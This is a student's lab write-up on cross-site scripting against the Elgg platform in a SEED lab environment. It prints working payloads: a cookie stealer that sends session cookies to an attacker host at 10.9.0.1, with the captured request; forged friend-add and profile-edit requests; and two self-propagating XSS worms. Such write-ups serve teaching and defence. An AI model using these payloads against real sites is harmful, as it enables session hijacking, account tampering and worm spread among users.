Cross-Site Scripting Attack

Alireza Raisi

May 24, 2025

Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program into the Elgg profile such that when another user views the profile, the JavaScript code executes and displays an alert window.

The payload used is a simple JavaScript alert command:

```
<script>alert('XSS');</script>
```

By embedding the above code, whenever any user visits the profile page, an alert window with the message "XSS" will be displayed.




Figure 1: Alert window displayed when visiting the profile with the malicious script


Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to demonstrate how an attacker can steal session cookies using a malicious JavaScript payload. By embedding a JavaScript snippet into the Elgg profile, we can make it so that any user who views the profile will have their cookies displayed in an alert window.

The JavaScript payload used for this task is:

```
<script>alert(document.cookie);</script>
```

This script triggers an alert dialog that shows the 'document.cookie' value of the user who visits the malicious profile. This demonstrates a simple but powerful example of a cross-site scripting (XSS) attack that can lead to session hijacking if the cookies contain authentication tokens.



```
www.seed-server.com
Elgg=9t01m90e9a6jg7f132nk7bhc7l
Don't allow www.seed-server.com to prompt you again
```

Figure 2: Alert displaying the user's cookies when visiting the malicious profile

Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code was able to display a victim's cookies using an alert window. However, only the victim could see the alert; the attacker had no direct access to the cookies. In this task, we take the attack one step further by exfiltrating the cookies to the attacker's machine.

This is accomplished by dynamically injecting an `<img>` tag whose `src` attribute is set to an attacker-controlled URL. When the browser tries to load the image, it sends an HTTP GET request to the attacker's server, and the cookie is included as a parameter in the request URL.


The payload used is:

```
<script>
   document.write("<img src='http://10.9.0.1:5555?cookie=" + escape(document.cookie) + "'>
</script>
```

In this example:

- `10.9.0.1` is the IP address of the attacker's machine.
- Port `5555` is where the attacker is running a TCP listener to capture incoming requests.
- The cookie value is sent as a URL parameter named `cookie`.

When a victim visits the malicious profile, their browser executes the script, which causes it to send an HTTP GET request to the attacker with the cookie in the URL.



```
~/Desktop/Uni/IUT/1403-1404/Net Sec Lab/Lab5/LabSetup/Labsetup
❯ nc -lvp 5555
Connection from 192.168.202.121:45966
GET /?cookie=Elgg%3D9t01m90e9a6jg7f132nk7bhc7l HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/jxl,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/
Priority: u=4, i
```

Figure 3: Attacker receiving victim's cookies via an HTTP request

Task 4: Adding Samy as a Friend Automatically (XSS + CSRF)

In this task, we perform an attack that automatically adds the attacker (Samy) as a friend when another user visits Samy's profile page. The attack combines Cross-Site Scripting (XSS) with Cross-Site Request Forgery (CSRF). When the victim views Samy's profile, a malicious JavaScript payload is triggered that sends a forged HTTP request to the Elgg server, mimicking the ”Add Friend” action on behalf of the victim.

The request includes the victim's valid CSRF tokens, which are accessible via the 'elgg.security.token' object.

Malicious Payload


The following JavaScript payload is embedded in Samy's profile and is automatically executed when a user visits the page:

```
<script type=”text/javascript”>
window.onload = function () {
    var Ajax = null;

    // Extract Elgg security tokens
    var ts = ”&__elgg_ts=” + elgg.security.token. __elgg_ts ;
    var token = ”&__elgg_token=” + elgg.security.token.__elgg_token;

    // Target user ID (Samy's ID is 59)
    var friend_id = 59;

    // Construct the forged friend request URL
    var sendurl = ”http://www.seed−server.com/action/friends/add?friend=
    ” + friend_id + ts + token;

    // Send the GET request via AJAX
    Ajax = new XMLHttpRequest();
    Ajax.open(”GET”, sendurl, true);
    Ajax.send();
}
</script>
```

This payload exploits the fact that Elgg allows a user to be added as a friend via a GET request that includes valid CSRF tokens.


Effect of the Attack

The screenshots below show the state before and after the victim (Alice) visits Samy's profile page:


Alice's friends

No friends yet.

Figure 4: Alice is not a friend of Samy before visiting the profile.


Alice's friends

Samy

Figure 5: Alice becomes a friend of Samy after viewing his profile.

Important Considerations

- The payload uses the ‘window.onload‘ event to ensure that it is executed only after the DOM has fully loaded.
- The ‘elgg.security.token‘ object is only available if the script runs in the context of a logged-in user’s browser.
- This attack works because the Elgg application accepts GET requests for friend addition and does not validate the origin of the request.



```
GET /action/friends/add?friend=56&__elgg_ts=1748087321&__elgg_token=yoRDvlQAVOAxbA7S_0j2Jg&
__elgg_ts=1748087321&__elgg_token=yoRDvlQAVOAxbA7S_0j2Jg HTTP/1.1
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=qfttcjet60vafja4p0kgau56ov
Priority: u=0
```

Figure 6: Burp Suite capture of the forged friend request

Reflection Questions

Question 1: Explain the purpose of ts and token, why are they needed?

ts and token extract the CSRF tokens required by Elgg to authorize state-changing requests such as adding a friend. Specifically:

- `elgg.security.token.__elgg_ts` provides a timestamp that helps prevent replay attacks.
- `elgg.security.token.__elgg_token` is a session-specific CSRF token used by Elgg to verify that the request comes from a legitimate logged-in user.

Without these tokens, Elgg would reject the forged request with a 403 Forbidden error. They are necessary for the attack to succeed.

Task 5: Modifying the Victim's Profile

In this task, the objective is to write a non-self-propagating XSS worm that automatically modifies the victim's profile when they visit the attacker's (Samy's) page. Specifically, we aim to change the "About Me" field on the victim's profile to a malicious message (e.g., "YOU WERE HACKED :)").

When a victim views the attacker's profile, the embedded JavaScript constructs and sends a forged HTTP POST request to Elgg's profile-editing endpoint. The request includes valid CSRF tokens and session information extracted from the browser, thereby successfully executing on behalf of the user.

Malicious Payload

```
<script>
window.onload = function() {
    var userName = "name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token. __elgg_ts ;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // New "About Me" content
    var aboutMe = "&description=YOU WERE HACKED :)";
    var content = token + ts + aboutMe + userName + guid;

    // Samy's GUID - prevent worm from acting on attacker's own profile
    var samyGuid = "59";

    var sendUrl = "http://www.seed-server.com/action/profile/edit";

    if (elgg.session.user.guid != samyGuid) {
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendUrl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form
    -urlencoded");
```

```
            Ajax.send(content);
      }
};
</script>
```

Explanation

The script waits for the page to load, then uses Elgg's JavaScript session object ('elgg.session') and security tokens ('elgg.security.token') to craft a valid POST request. This request simulates a legitimate user editing their profile, even though it is forged without their consent.

The worm includes a condition to skip execution if the viewer is Samy himself ('guid != 59'), preventing the attacker from altering their own profile.

Before and After the Attack





Figure 7: Victim's profile before the attack – the "About Me" field is unmodified.



About me
YOU WERE HACKED :)name=Alice

Figure 8: Victim's profile after visiting Samy's page – the "About Me" field is now altered.

Task 6: Self-Propagating XSS Worm (Link Approach)

In this task, we created a self-propagating XSS worm, similar in spirit to the famous Samy worm. When a victim views Samy's profile, the malicious

JavaScript:

- Adds Samy as a friend,
- Modifies the victim's ”About Me” profile field,
- Injects a ‘¡script src=...¿‘ tag pointing to the hosted worm script,
- Turns the victim's profile into a new propagation vector.

Worm Behavior

This worm uses the **Link Approach** for propagation, which significantly simplifies spreading. Instead of embedding the entire JavaScript code directly in the profile, it adds a reference to the worm file hosted on a remote server (in this case, the attacker's machine at `10.9.0.1`).

Serving the Worm File

The worm file is served using Python's built-in HTTP server:

```
sudo python3 −m http.server 80
```

The file is saved as `xss_worm.js` and accessible at:

```
http://10.9.0.1/xss_worm.js
```

Worm JavaScript Code (xss_worm.js)

```
window.onload = function () {
    var ts = ”&__elgg_ts=” + elgg.security.token. __elgg_ts ;
    var token = ”&__elgg_token=” + elgg.security.token.__elgg_token;
    var guid = elgg. session . user . guid;
    var userName = ”name=” + elgg.session.user.name;

    // Prevent the worm from executing on Samy’s profile
    var samyGuid = ”59”;
    if (guid == samyGuid) return;

    // Step 1: Add Samy as a friend
    var friend_id = 59;
    var addFriendUrl = ”http://www.seed−server.com/action/friends/add?
     friend=” + friend_id + ts + token;
    var xhr1 = new XMLHttpRequest();
    xhr1.open(”GET”, addFriendUrl, true);
    xhr1.send();

    // Step 2: Modify victim’s profile (About Me)
    var wormCode = ”<script␣type=’text/javascript’␣src=’http://10.9.0.1/
     xss_worm.js’></script>”;
    var aboutMe = ”&description=YOU␣HAVE␣BEEN␣HACKED␣:)␣” +
     wormCode;
    var editProfileUrl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + aboutMe + "&guid=" + guid + "&" +
     userName;

    var xhr2 = new XMLHttpRequest();
    xhr2.open("POST", editProfileUrl, true);
    xhr2.setRequestHeader("Content-Type", "application/x-www-form-
     urlencoded");
    xhr2.send(content);
};
```

Injected Payload in Samy's Profile

The following payload is injected into Samy's profile via the "About Me" field (in Text mode):

```
<script type="text/javascript" src="http://10.9.0.1/xss_worm.js"></
    script>
```

Worm Propagation Visualized





Figure 9: Before infection – user is not friends with Samy.



About me
YOU HAVE BEEN HACKED :)

Figure 10: After viewing Samy's profile – user's profile modified, friend added, worm injected.

Conclusion

This task demonstrates how dangerous stored XSS can become when combined with self-replication. The worm takes advantage of Elgg's profile editing and friend-adding features, all executed from the victim's browser via JavaScript and AJAX.

Task 6: DOM-Based Self-Propagating Worm

Objective: The goal of this task is to implement a self-propagating cross-site scripting (XSS) worm using a DOM-based approach. This worm activates when a user visits an infected profile. It performs three key actions:

- Silently adds ”Samy” as a friend.
- Injects a copy of the worm script into the victim's profile, causing further propagation.
- Skips execution if the user is Samy, preventing recursion.

How it Works: This approach retrieves the worm code from the HTML DOM using `innerHTML`. The worm then URL-encodes its content and injects it into the victim's profile, ensuring it executes again when someone else views the infected profile.

```
<script id=”worm” type=”text/javascript”>
window.onload = function () {
    var samyGuid = ”59”;
    var guid = elgg.session.user.guid;
    if (guid == samyGuid) return;

    var ts = ”&__elgg_ts=” + elgg.security.token.__elgg_ts;
    var token = ”&__elgg_token=” + elgg.security.token.__elgg_token;
    var userName = ”name=” + elgg.session.user.name;

    var friend_id = 59;
    var addFriendUrl = ”http://www.seed-server.com/action/friends/add?
    friend=” + friend_id + ts + token;
    var xhr1 = new XMLHttpRequest();
    xhr1.open(”GET”, addFriendUrl, true);
    xhr1.send();

    var headerTag = ”<script␣id=\\\”worm\\\”␣type=\\\”text/javascript
    \\\”>”;
    var jsCode = document.getElementById(”worm”).innerHTML;
    var tailTag = ”</” + ”script>”;
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    var aboutMe = ”&description=YOU␣HAVE␣BEEN␣HACKED␣:)(DOM␣
    BASED)␣” + wormCode;
    var content = token + ts + aboutMe + "&guid=" + guid + "&" +
     userName;
    var editProfileUrl = "http://www.seed-server.com/action/profile/edit";

    var xhr2 = new XMLHttpRequest();
    xhr2.open("POST", editProfileUrl, true);
    xhr2.setRequestHeader("Content-Type", "application/x-www-form-
     urlencoded");
    xhr2.send(content);
};
</script>
```





Figure 11: Before Infection – Samy is not a friend



About me
YOU HAVE BEEN HACKED :)(DOM BASED)

Figure 12: After Infection – Samy added as a friend and profile infected

Screenshots:

Summary

In this lab, we successfully developed several Cross-Site Scripting (XSS) attacks on the Elgg social networking platform. The key achievements include:

- Understanding and exploiting stored XSS vulnerabilities.
- Writing JavaScript payloads that forge requests to add friends and modify profiles.
- Creating a **self-propagating worm** using two approaches:
  - **Link-Based Worm:** Injecting an external JavaScript file via the `src` attribute.
  - **DOM-Based Worm:** Extracting the worm's own code from the DOM and injecting it into the profile.
- Demonstrating the real-world dangers of insufficient input sanitization and CSRF protection.

Through these experiments, we explored how a seemingly small XSS vulnerability can scale into a widespread attack, mimicking the behavior of famous worms like the Samy worm on MySpace.